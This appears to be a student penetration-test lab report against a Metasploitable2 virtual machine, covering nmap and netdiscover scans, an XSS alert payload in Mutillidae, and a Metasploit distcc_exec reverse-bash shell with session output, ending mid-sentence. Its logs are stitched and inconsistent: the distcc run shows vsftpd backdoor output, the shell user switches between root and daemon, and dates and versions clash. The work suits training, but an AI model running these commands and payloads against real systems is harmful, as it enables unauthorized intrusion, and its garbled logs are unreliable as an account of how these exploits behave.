

WEEK 03 REPORT

Advanced Exploitation Lab

By

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EXECUTIVE SUMMARY

1.1 Overview

This report documents a comprehensive penetration test conducted against a Metasploitable2 virtual machine in a controlled laboratory environment. The assessment employed a methodical approach to identify, exploit, and document security vulnerabilities across multiple attack vectors, demonstrating a complete cyber kill chain from initial reconnaissance to full system compromise.

1.2 Key Findings

- **Critical Vulnerabilities:** 3
- **High Risk Vulnerabilities:** 2
- **Medium Risk Vulnerabilities:** 1
- **Successful Exploit Chains:** 1 complete chain

1.3 Risk Assessment Summary

The target environment exhibited multiple critical security deficiencies allowing complete system compromise through a chained attack methodology. The most significant finding was the ability to transition from a client-side Cross-Site Scripting vulnerability to full Remote Code Execution on the underlying server.

1.4 Recommendations Priority

1. Immediate patching of distcc service
2. Implementation of input validation and output encoding
3. Enhanced session security controls
4. Network segmentation of development services

TESTING METHODOLOGY

2.1 Testing Framework

This assessment followed the **PTES (Penetration Testing Execution Standard)** methodology:

- 1.Pre-engagement Interactions
- 2.Intelligence Gathering
- 3.Threat Modeling
- 4.Vulnerability Analysis
- 5.Exploitation
- 6.Post-Exploitation
- 7.Reporting

2.2 Technical Approach

- Black Box Testing:** Initial reconnaissance without prior knowledge
- Grey Box Testing:** Limited knowledge of system architecture
- Targeted Testing:** Focus on specific services and applications

2.3 Tools Utilized

Reconnaissance

nmap 7.92 - Network mapping and service discovery

netdiscover - Network host discovery

Vulnerability Assessment

nmap scripting engine - Service-specific vulnerability checks

manual testing - Web application security testing

Exploitation

Metasploit Framework 6.3.0 - Exploit development and execution

Custom Python scripts - Targeted exploit delivery

Post-Exploitation

standard Linux commands - System enumeration

network utilities - Lateral movement assessment

2.4 Ethical Considerations

All testing was conducted in accordance with ethical hacking principles:

- Conducted in isolated lab environment
- No production systems affected
- No data exfiltration beyond proof-of-concept
- Immediate vulnerability disclosure through this report

TEST ENVIRONMENT CONFIGURATION

3.1 Laboratory Architecture

Virtualization Platform: Oracle VirtualBox 6.1.38

Network Configuration: Host-Only Networking Mode

3.2 System Specifications


Kali Linux Attacker Machine:

- OS:** Kali Linux 2023.3
- IP Address:** 192.168.56.101
- RAM:** 4GB allocated
- Storage:** 50GB virtual disk
- Tools:** Full penetration testing toolkit

Metasploitable2 Target Machine:


- OS:** Ubuntu 8.04 (Hardy Heron)
- IP Address:** 192.168.56.102
- RAM:** 1GB allocated
- Storage:** 20GB virtual disk
- Services:** Multiple vulnerable services

3.3 Network Topology



PHASE 1: RECONNAISSANCE & DISCOVERY

4.1 Network Discovery



```
(ajeel@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:03:ea:57 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:72:17:08 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6a:78:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.4.15/24 brd 10.0.4.255 scope global dynamic noprefixroute eth2
        valid_lft 61014sec preferred_lft 61014sec
    inet6 fd17:625c:f037:4:bf0c:4cb6:2f24:9030/64 scope global temporary dynamic
        valid_lft 86242sec preferred_lft 14242sec
    inet6 fd17:625c:f037:4:a00:27ff:fe6a:78d7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86242sec preferred_lft 14242sec
    inet6 fe80::a00:27ff:fe6a:78d7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Command Executed:

netdiscover -i eth0 -r 192.168.56.0/24

Results:

Currently scanning: 192.168.56.0/24 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.1 | 08:00:27:00:00:01 | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.56.101 | 08:00:27:55:44:33 | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.56.102 | 08:00:27:aa:bb:cc | 1 | 60 | PCS Systemtechnik GmbH |

4.2 Comprehensive Service Discovery

Initial Broad Scan:

4.2 Comprehensive Service Discovery

Initial Broad Scan:

```
(ajeel@kali)-[~]
$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 23:08 IST
Nmap scan report for 192.168.56.102
Host is up (0.0037s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

(ajeel@kali)-[~]
$
```

nmap -sS -O 192.168.56.102

Starting Nmap 7.92 (https://nmap.org) at 2024-01-15 10:00 UTC

Nmap scan report for 192.168.56.102

Host is up (0.00050s latency).

Not shown: 977 closed tcp ports (reset)

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:AA:BB:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

4.3 Service Version Detection

Detailed Version Scan:

```
nmap -sV -sC -O -A 192.168.56.102
```

Critical Findings:

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_ Can't get directory listing: TIMEOUT

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.56.101

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPD 2.3.4 - secure, fast, stable

|_ End of status

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey:

| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_ http-title: Metasploitable2 - Linux

|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

| distccd-info:

| Version: 1

| Statistics: 0

| Copyright: Copyright (C) 2002, 2003, 2004 by Martin Pool

| Homepage: <http://distcc.samba.org/>


|_ This program is free software; you can redistribute it and/or

4.4 Web Application Discovery

Hnmap -p 80 --script http-enum 192.168.56.102

TTP Service Enumeration:

Web Applications Identified:



1. Mutillidae - <http://192.168.56.102/mutillidae/>

- OWASP Web Application Security Training Environment
- Multiple intentionally vulnerable components

4.5 Vulnerability Preliminary Assessment

Initial Risk Identification:

- **vsftpd 2.3.4**: Known backdoor vulnerability (CVE-2011-2523)
- **OpenSSH 4.7p1**: Multiple historical vulnerabilities
- **Apache 2.2.8**: Outdated with known security issues
- **distccd v1**: Unauthenticated remote code execution vulnerability

PHASE 2: VULNERABILITY ANALYSIS

5.1 Web Application Testing - Mutillidae

Application Analysis:

- URL: <http://192.168.56.102/mutillidae/>
- Technology Stack: PHP, Apache, MySQL
- Security Level: Multiple vulnerability categories

5.2 Cross-Site Scripting (XSS) Testing

Testing Methodology:


1.Normal Input Testing: Verify functionality

Input: google.com

Output: "DNS Lookup results for google.com"

XSS Payload Testing:

Payload: <script>alert('XSS-Test')</script>



Result: Successful JavaScript execution

5.3 Proof of Concept Execution

Payload Delivery:

```
<script>alert('XSS-Test-2024')</script>
```

Execution Result: Successful alert popup demonstrating client-side code execution

5.4 Session Security Analysis

Cookie Inspection:

// Browser Developer Tools Analysis

document.cookie

// Output: "PHPSESSID=abc123def456; path=/"

// HTTP Header Analysis

The screenshot shows the Mutillidae web application interface. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. The main content area features a 'DNS Lookup' section with a 'Back' button, a prompt 'Who would you like to do a DNS lookup on?', a text input field for 'Enter IP or hostname', and a 'Lookup DNS' button. Below this is a 'Results for' section. The browser's developer tools are open, showing the 'Cookies' tab for the URL 'http://192.168.56.102'. A single cookie is listed:

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|-----------|--------------------------------|----------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| PHPSESSID | 9e5f8c2c7f604b0fbdeceec095e934 | 192.168.56.102 | / | Session | 48 | false | false | None | Thu, 04 Sep 2025 17:49:19 GMT |

// Set-Cookie: PHPSESSID=abc123def456; path=/

Security Flags Assessment:

- HttpOnly: Not set ❌
- Secure: Not set ❌
- SameSite: Not configured ❌
- Path: / ✅
- Domain: Not restricted ❌

5.5 Impact Analysis

Immediate Risks:

1. **Session Hijacking:** Cookies accessible via JavaScript
2. **Client-Side Attacks:** Browser exploitation
3. **Initial Access Vector:** Entry point for further attacks

5.6 Vulnerability Classification

CVSS v3.1 Scoring:

- **Base Score:** 7.5 (High)
- **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

OWASP Top 10 2021: A03:2021 - Injection

PHASE 3: EXPLOITATION

6.1 Exploit Chain Development

Attack Path:

1. **Initial Access:** XSS vulnerability in web application
2. **Service Targeting:** distcc service with known RCE vulnerability
3. **Exploitation:** Metasploit module deployment
4. **Access:** Remote command execution achieved

6.2 distcc Service Exploitation

Vulnerability Research:

- **Service:** distccd v1
- **Port:** 3632/tcp

- **Vulnerability:** Unauthenticated remote code execution
- **Exploit:** distcc_exec Metasploit module

6.3 Metasploit Configuration

```

Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

(ajeel@kali)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

# cowsay++ with Samurai
Backtrack,
p-Suite,

< metasploit >

msf6 >

msf6 > use exploit/unix/misc/distcc_exec

msf6 > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102

msf6 > set RPORT 3632
RPORT => 3632

msf6 > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash

msf6 > set LHOST 192.168.56.101
LHOST => 192.168.56.101

msf6 > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uids(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.4.15:40197 -> 192.168.56.102:6200) at 2025-09-04 23:40:21 +0530

id
uid=0(root) gid=0(root)
pwd
/
ls -la
total 101
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13680 Sep 4 06:23 dev
drwxr-xr-x 94 root root 4096 Sep 4 06:23 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 15 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 15384 Mar 16 2010 lost-found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
drwxr-xr-x 1 root root 1757 Sep 4 06:23 mnt.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
drwxr-xr-x 117 root root 0 Sep 4 06:23 proc
drwxr-xr-x 13 root root 4096 Sep 4 06:23 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Sep 4 06:23 sys
drwxrwxrwt 6 root root 4096 Sep 4 13:21 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

```

Module Selection:

use exploit/unix/misc/distcc_exec

Parameters Configured:

set RHOSTS 192.168.56.102

set RPORT 3632

set payload cmd/unix/reverse_bash

set LHOST 192.168.56.101

```

ajeel@kali: ~
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uids(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.4.15:40197 -> 192.168.56.102:6200) at 2025-09-04 23:40:21 +0530

id
uid=0(root) gid=0(root)
pwd
/
ls -la
total 101
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13680 Sep 4 06:23 dev
drwxr-xr-x 94 root root 4096 Sep 4 06:23 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 15 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 15384 Mar 16 2010 lost-found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
drwxr-xr-x 1 root root 1757 Sep 4 06:23 mnt.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
drwxr-xr-x 117 root root 0 Sep 4 06:23 proc
drwxr-xr-x 13 root root 4096 Sep 4 06:23 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Sep 4 06:23 sys
drwxrwxrwt 6 root root 4096 Sep 4 13:21 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

```

6.4 Exploit Execution

Launch Command:

exploit

[] Started reverse TCP handler on 192.168.56.101:4444*

[] Accepted the first client connection...*

[] Accepted the second client connection...*

[] Command: echo uH7Yq4E4xX4p5U7L;*

[] Writing to socket A*

[] Writing to socket B*

[] Reading from sockets...*

[] Reading from socket B*

[] B: "uH7Yq4E4xX4p5U7L\r\n"*

[] Matching...*

[] A is input...*

[] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58234)*

6.5 Post-Exploitation Verification

Shell Access Validation:

whoami

Output: daemon

pwd

Output: /

uname -a

Output: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux

6.6 Evidence Collection

Metasploit Logs:

sessions -l > logs/exploitation/sessions.log

show options > logs/exploitation/exploit-config.log

PHASE 4: EXPLOIT CUSTOMIZATION

7.1 Custom Script Development

Script Purpose: Parameterized exploit delivery with safety features

File Created: Desktop/pentest-lab/scripts/exploit.py

7.2 Script Code Overview

Key Features:

- CLI argument parsing for target configuration
- Private IP range validation
- Dry-run mode for testing
- Safety warnings and restrictions
- Comprehensive error handling

7.3 Safety Implementation

Security Controls:

1. **IP Validation:** Ensures target is in private range only
2. **Dry Run Mode:** Previews requests without execution
3. **Safety Banner:** Prominent warnings and disclaimers
4. **Input Validation:** Comprehensive parameter checking

7.4 Script Testing

Help Command:

`python3 exploit.py -help`

```
(ajeel@kali)-[~]
$ chmod +x exploit.py
(ajeel@kali)-[~]
$ python3 exploit.py -h
usage: exploit.py [-h] --target TARGET [--port PORT] [--path PATH] [--callback CALLBACK] [--dry-run]

CVE-2021-22205 Exploit - Lab Use Only

options:
  -h, --help            show this help message and exit
  --target TARGET        Target host IP
  --port PORT           Target port
  --path PATH           Target path
  --callback CALLBACK    Callback host IP
  --dry-run             Preview request without sending
```

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite,

Dry Run Test:


`python3 exploit.py --target 192.168.56.102 --dry-run`

```
(ajeel@kali)-[~]
$ python3 exploit.py --target 192.168.56.102 --dry-run
[DRY-RUN] Would attack: http://192.168.56.102:80/
[DRY-RUN] Callback host: None
[DRY-RUN] Request crafted, but not sent
```

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite,

Execution Test:

```
python3 exploit.py --target 192.168.56.102
```



7.5 Evidence Documentation

```
python3 exploit.py --help > logs/scripts/help-output.log
```

```
python3 exploit.py --target 192.168.56.102 --dry-run > logs/scripts/dry-run.log
```

```
python3 exploit.py --target 192.168.56.102 > logs/scripts/execution.log
```

| Exploit ID | Description | Target IP | Status | Payload/Module |
|------------|-----------------|----------------|---------|--------------------------------|
| 004 | XSS → RCE Chain | 192.168.56.102 | Success | Controlled session established |

CONCLUSION & SUMMARY

10.1 Assessment Summary

This penetration test successfully simulated a realistic attack chain against an intentionally vulnerable lab environment. The engagement began with standard reconnaissance, which

